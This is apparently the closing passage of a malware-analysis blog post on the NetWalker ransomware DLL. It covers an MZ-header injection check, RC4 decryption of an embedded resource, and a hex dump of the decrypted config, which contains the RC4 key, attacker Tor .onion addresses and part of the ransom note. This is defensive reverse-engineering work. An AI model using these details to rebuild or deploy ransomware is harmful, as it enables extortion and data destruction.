
after resolving imports, it continues to check for stomped MZ header **0xDEAD** by first copying header value **0xDEAD** in eax, setting up rbx with a certain address and later subtracting 0x400 from rbx in each iteration to reach image's base address as shown by the loop in figure below



if **0xDEAD** header value is intact (i.e., making sure DLL is being run **injected** in **explorer.exe**), it continues further to fix **MZ** header in memory and read image's resources - otherwise it'll throw **ACCESS_VIOLATION** exception and exits




after required resource has been loaded in memory, **sub_18000EAF0** routine processes it by first extracting first 4 bytes of data which is probably length of key, next 7 bytes (cZu-H!<) are extracted as **RC4 key** which is being used to decrypt rest of the payload - following code from **sub_18000EAF0** routine implemets **3** recognizable RC4 loops **1.** Initialization (creating **Substitution Box**) **2. Scrambling Substitution** box with key to generate a **pseudo-random** keystream **3. xoring** keystream with rest of the data



decrypted data seems to be malware's embedded **configuration** in **json** format

Address	Hex	ASCII
0000000000490B4B	76 38 E7 00 30 07 00 00 00 63 5A 75 2D 48 21 3C	v8ç.0....cZu-H!<
0000000000490B5B	7B 22 6D 70 6B 22 3A 22 2B 31 4B 74 4C 39 69 62	{"mpk":"+1KtL9ib
0000000000490B6B	62 65 71 61 43 68 68 6F 7A 34 69 45 48 65 54 74	beqaChhoz4iEHeTt
0000000000490B7B	52 74 77 38 70 4E 41 35 79 43 30 33 34 5C 2F 33	Rtw8pNA5yC034\/3
0000000000490B8B	6B 6C 53 41 3D 22 2C 22 6D 6F 64 65 22 3A 30 2C	klSA=","mode":0,
0000000000490B9B	22 73 70 73 7A 22 3A 31 35 33 36 30 2C 22 74 68	"spsz":15360,"th
0000000000490BAB	72 22 3A 31 35 30 30 2C 22 6E 61 6D 65 73 7A 22	r":1500,"namesz"
0000000000490BBB	3A 38 2C 22 69 64 73 7A 22 3A 36 2C 22 70 65 72	:8,"idsz":6,"per
0000000000490BCB	73 22 3A 74 72 75 65 2C 22 6F 6E 69 6F 6E 31 22	s":true,"onion1"
0000000000490BDB	3A 22 70 62 33 36 68 75 34 73 70 6C 36 63 79 6A	:"pb36hu4spl6cyj
0000000000490BEB	64 66 68 69 6E 67 37 68 33 70 77 36 64 68 70 6B	dfhing7h3pw6dhpk
0000000000490BFB	33 32 69 66 65 6D 61 77 6B 75 6A 6A 34 67 70 33	32ifemawkujj4gp3
0000000000490C0B	33 65 6A 7A 64 71 33 64 69 64 2E 6F 6E 69 6F 6E	3ejzdq3did.onion
0000000000490C1B	22 2C 22 6F 6E 69 6F 6E 32 22 3A 22 72 6E 66 64	","onion2":"rnfd
0000000000490C2B	73 67 6D 36 77 62 36 6A 36 73 75 35 74 78 6B 65	sgm6wb6j6su5txke
0000000000490C3B	6B 77 34 75 34 79 34 37 6B 70 32 65 61 74 76 75	kw4u4y47kp2eatvu
0000000000490C4B	37 64 36 78 68 79 6E 35 63 73 34 6C 74 34 70 64	7d6xhyn5cs4lt4pd
0000000000490C5B	72 71 71 64 2E 6F 6E 69 6F 6E 22 2C 22 6C 66 69	rqqd.onion","lfi
0000000000490C6B	6C 65 22 3A 22 7B 69 64 7D 2D 52 65 61 64 6D 65	le":"{id}-Readme
0000000000490C7B	2E 74 78 74 22 2C 22 6C 65 6E 64 22 3A 22 53 47	.txt","lend":"SG
0000000000490C8B	6B 68 44 51 70 5A 62 33 56 79 49 47 5A 70 62 47	khDQpZb3VyIGZpbG
0000000000490C9B	56 7A 49 47 46 79 5A 53 42 6C 62 6D 4E 79 65 58	VzIGFyZSBlbmNyeX
0000000000490CAB	42 30 5A 57 51 67 59 6E 6B 67 54 6D 56 30 64 32	B0ZWQgYnkgTmV0d2
0000000000490CBB	46 73 61 32 56 79 4C 67 30 4B 51 57 78 73 49 47	Fsa2VyLg0KQWxsIG
0000000000490CCB	56 75 59 33 4A 35 63 48 52 6C 5A 43 42 6D 61 57	VuY3J5cHRlZCBmaW
0000000000490CDB	78 6C 63 79 42 6D 62 33 49 67 64 47 68 70 63 79	xlcyBmb3IgdGhpcy
0000000000490CEB	42 6A 62 32 31 77 64 58 52 6C 63 69 42 6F 59 58	Bjb21wdXRlciBoYX
0000000000490CFB	4D 67 5A 58 68 30 5A 57 35 7A 61 57 39 75 4F 69	MgZXh0ZW5zaW9uOi
0000000000490D0B	41 75 65 32 6C 6B 66 51 30 4B 44 51 6F 74 4C 51	Aue2lkfQ0KDQotLQ
0000000000490D1B	30 4B 53 57 59 67 5A 6D 39 79 49 48 4E 76 62 57	0KSWYgZm9yIHNvbW
0000000000490D2B	55 67 63 6D 56 68 63 32 39 75 49 48 6C 76 64 53	UgcmVhc29uIHlvdS

this can also be verified by copying resource as hex string along with 7-byte hex key on Cyberchef



next routine **sub_180004600** parses configuration to get list of file extensions which needs to be encrypted, default paths and files that should be whitelisted, attacker's ToR info and ransomware note along with ransomware note file name and format, subsequent routines decrypt ransom note with AES decryption algorithm by using 256-bit hardcoded key, checks running processes to kill any blacklisted process and eventually performs ransomware activity.

That's it. See you next time.

Sources:

1. https://blog.trendmicro.com/trendlabs-security-intelligence/netwalker-fileless-ransomware-injected-via-reflective-loading/
2. https://any.run/report/f4656a9af30e98ed2103194f798fa00fd1686618e3e62fba6b15c9959135b7be/ca44ad38-0e46-455e-8cfd-42fb53d41a1d